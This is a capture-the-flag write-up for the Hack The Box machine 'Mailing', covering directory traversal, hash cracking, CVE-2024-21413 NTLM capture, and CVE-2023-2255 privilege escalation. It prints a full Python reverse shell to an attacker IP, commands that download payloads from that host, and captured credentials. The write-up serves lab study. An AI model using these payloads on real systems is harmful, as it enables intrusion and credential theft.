Description
Mailing is an easy Hack The Box machine that features:
- Directory Traversal and Local File Inclusion in a web server
- Recovery of an user email password using a hash obtained from a configuration file
- Microsoft Outlook CVE-2024-21413 Remote Command Execution vulnerability to gain an user credential
- Privilege Escalation via LibreOffice CVE-2023-2255 Local Command Execution vulnerability
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.51.252.
$ ping -c 3 10.129.51.252
PING 10.129.51.252 (10.129.51.252) 56(84) bytes of data.
64 bytes from 10.129.51.252: icmp_seq=1 ttl=127 time=48.9 ms
64 bytes from 10.129.51.252: icmp_seq=2 ttl=127 time=48.3 ms
64 bytes from 10.129.51.252: icmp_seq=3 ttl=127 time=48.5 ms

--- 10.129.51.252 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 48.274/48.566/48.908/0.261 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.51.252 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.51.252
Host is up (0.049s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
445/tcp open  microsoft-ds
465/tcp open  smtps
587/tcp open  submission

Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
We get six ports, 25, 80, 110, 445, 465 and 587.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.51.252 -sV -sC -p25,80,110,445,465,587 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.51.252
Host is up (0.049s latency).

PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://mailing.htb
110/tcp open  pop3          hMailServer pop3d
|_pop3-capabilities: USER UIDL TOP
445/tcp open  microsoft-ds?
465/tcp open  ssl/smtp      hMailServer smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
587/tcp open  smtp          hMailServer smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 3s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.43 seconds
We get one Hypertext Transfer Protocol (HTTP) service, email services (POP3, SMTP) and a SMB service running on a Windows server. We are going to move to the HTTP service. We observe that the service is hosting a website, so we add it to our /etc/hosts file.
$ echo "10.129.51.252 mailing.htb" | sudo tee -a /etc/hosts

In the web we see that it is a mail server powered by hMailServer software and we have instruction in a PDF file to log in into the service.

 Using a web proxy we see that the PDF file is being downloaded using the HTTP GET request method
 /download.php?file= pointing to a file instructions.pdf.

 This endpoint can be vulnerable to a Directory Traversal that lead to a Local File Inclusion vulnerability. Let’s check it changing the name of the file to
 ..\..\Windows\win.ini (file present in all Windows systems). We receive the response back with the contents of the file, so it is vulnerable.
Exploitation
As we now have access to the filesystem of the machine, we are going to look into the configuration files of hMailServer software. The configuration file is located in ..\..\Program+Files+(x86)\hMailServer\Bin\hMailServer.ini directory. We get the following contents.
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
We obtain two hashes: one for the Administrator password and other for the database password. The first one is MD5 hashed so it can be recovered using John the Ripper, the password is homenetworkingadministrator. The other hash is encrypted using Blowfish and it is harder to crack.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt --format=Raw-MD5
Loaded 1 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
homenetworkingadministrator (?)

With the password we can try to login into the mail server using Thunderbird software with the administrator@mailing.htb account (using the provided instructions). We are able to access to the account, but no email is found in the folders.
 Using hMailDatabasePasswordDecrypter project from GitMirar, we find the password for the database,
 6FC6F69152AD.
$ git clone https://github.com/GitMirar/hMailDatabasePasswordDecrypter
$ cd hMailDatabasePasswordDecrypter
$ make
$ ./decrypt 0a9f8ad8bf896b501dde74f08efd7e4c
6FC6F69152AD
As we have the ability of sending emails we can check CVE-2024-21413 vulnerability that affects Microsoft Outlook and allows Remote Code Execution. If we send a crafted link we will receive a connection in our Responder server with the credentials of the user that opened the mail. First we are going to start the Responder server.
$ sudo responder -I tun0
In the previous webpage we find three potentials users to send the mail, ruy, maya and gregory. In Thunderbird we will click New Message button. We will enter the recipients and the subject.
 Then we will click in the Image icon and then in the
 Link button. After we will enter our link to the Responder server as this.
 Finally we will click
 Send button to send the email to the users. After a few seconds we will receive the NTLM hash for the MAILING\maya user.
...
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.51.252
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     : maya::MAILING:ee8545f9a37b399f:4E358BBD03292E3B1F4A4799DC94D1FD:010100000000000000E69DE7789EDA014DF30351BA81E2320000000002000800520034004400470001001E00570049004E002D0056004A00350030005A0050005A004E0054004700350004003400570049004E002D0056004A00350030005A0050005A004E005400470035002E0052003400440047002E004C004F00430041004C000300140052003400440047002E004C004F00430041004C000500140052003400440047002E004C004F00430041004C000700080000E69DE7789EDA010600040002000000080030003000000000000000000000000020000099C196FB360623A9AC7D0B301403E649DA1611EABB914699E4271253EF52CC750A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00310032000000000000000000
If we crack the hash with John the RIpper tool we get the m4y4ngs4ri password for maya user.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
m4y4ngs4ri       (maya)
1g 0:00:00:01 DONE 0.6211g/s 3688Kp/s 3688Kc/s 3688KC/s m61405..m1nn11
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
After enumerating the shares with Enum4Linux tool, we find a interesting one Important Documents.
$ enum4linux -a -u maya -p m4y4ngs4ri mailing.htb
Starting enum4linux v0.9.1

Target ........... mailing.htb                                                     RID Range ........ 500-550,1000-1050
Username ......... 'maya'
Password ......... 'm4y4ngs4ri'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

...

[+] Attempting to map shares on mailing.htb
//mailing.htb/ADMIN$    Mapping: DENIED Listing: N/A Writing: N/A                  //mailing.htb/C$        Mapping: DENIED Listing: N/A Writing: N/A
//mailing.htb/Important Documents       Mapping: OK Listing: OK Writing: N/A
If we explore it we find that it is empty.
$ smbclient -U maya --password m4y4ngs4ri '//mailing.htb/Important Documents'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Apr 10 17:32:05 2024
  ..                                  D        0  Wed Apr 10 17:32:05 2024

                8067583 blocks of size 4096. 1023652 blocks available
We can use evil-winrm tool to get a shell in the machine.
$ evil-winrm -i mailing.htb -u maya -p m4y4ngs4ri
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
mailing\maya
Post-Exploitation
We find localadmin as loggable account.
*Evil-WinRM* PS C:\Users\maya\Documents> net users

User accounts for \\

-------------------------------------------------------------------------------
Administrador            DefaultAccount           Invitado
localadmin               maya                     WDAGUtilityAccount
We find one scheduled task ran as localadmin user. It is running C:\Users\localadmin\Documents\scripts\soffice.ps1 script.
*Evil-WinRM* PS C:\Users\maya\Documents> schtasks /query /fo LIST /v
...
HostName:                             MAILING
TaskName:                             \Test
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Result:                          0
Author:                               MAILING\maya
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Users\localadmin\Documents\scripts\soffice.ps1
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          localadmin
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
...
The scheduled task may be related to an “Office” software. We find LibreOffice software installed, version 7.4.
*Evil-WinRM* PS C:\Users\maya\Documents> dir "C:\program files\" | findstr Office
d-----          3/4/2024   6:57 PM                LibreOffice
*Evil-WinRM* PS C:\Users\maya\Documents> type "C:\program files\libreoffice\readmes\readme_en-gb.txt" | findstr ReadMe
LibreOffice 7.4 ReadMe
This version is vulnerable to CVE-2023-2255 vulnerability that allow external links to be loaded without prompt. We have a PoC created by elweth-sec in Github. We have access to the previously Important Documents share in C:\Important Documents directory. We will download the crafted .odt file there. Firstly we will generate a Python file that will give us a reverse shell as the user that executes the file.
$ cat<<EOF>python_revshell.py
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.12",1234))

p=subprocess.Popen(["powershell"], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE)

s2p_thread = threading.Thread(target=s2p, args=[s, p])
s2p_thread.daemon = True
s2p_thread.start()

p2s_thread = threading.Thread(target=p2s, args=[s, p])
p2s_thread.daemon = True
p2s_thread.start()

try:
    p.wait()
except KeyboardInterrupt:
    s.close()

EOF
Then we create the malicious .odt file with the PoC and we move it to parent directory.
$ git clone https://github.com/elweth-sec/CVE-2023-2255
$ cd CVE-2023-2255
$ python CVE-2023-2255.py --cmd 'python c:\PHP\python_revshell.py' --output ../important.odt
File ../important.odt has been created !
$ cd ..
Then we start a HTTP web server with Python and we open a listening port.
$ python -m http.server 80
$ nc -nvlp 1234
Returning to the machine, we download the malicious .odt file and the Python script that it is going to be executed. We have permissions to write in C:\PHP directory
*Evil-WinRM* PS C:\Users\maya\Documents> cd "C:\Important Documents"
*Evil-WinRM* PS C:\Important Documents> IWR http://10.10.14.12/python_revshell.py -OutFile c:\PHP\python_revshell.py
*Evil-WinRM* PS C:\Important Documents> IWR http://10.10.14.12/important.odt -OutFile important.odt
After a few seconds, localadmin will open the document and we will get a shell with Administrator permissions.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.129.51.252] 63027
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Program Files\LibreOffice\program> whoami
mailing\localadmin
PS C:\Program Files\LibreOffice\program> whoami /priv | findstr Enabled
SeDebugPrivilege           Enabled
SeChangeNotifyPrivilege    Enabled
SeImpersonatePrivilege     Enabled
SeCreateGlobalPrivilege    Enabled
Flags
With the shell as the localadmin user we can get the user and system flag.
PS C:\Program Files\LibreOffice\program> type C:\Users\maya\Desktop\user.txt
<REDACTED>
PS C:\Program Files\LibreOffice\program> type C:\Users\localadmin\Desktop\root.txt
<REDACTED>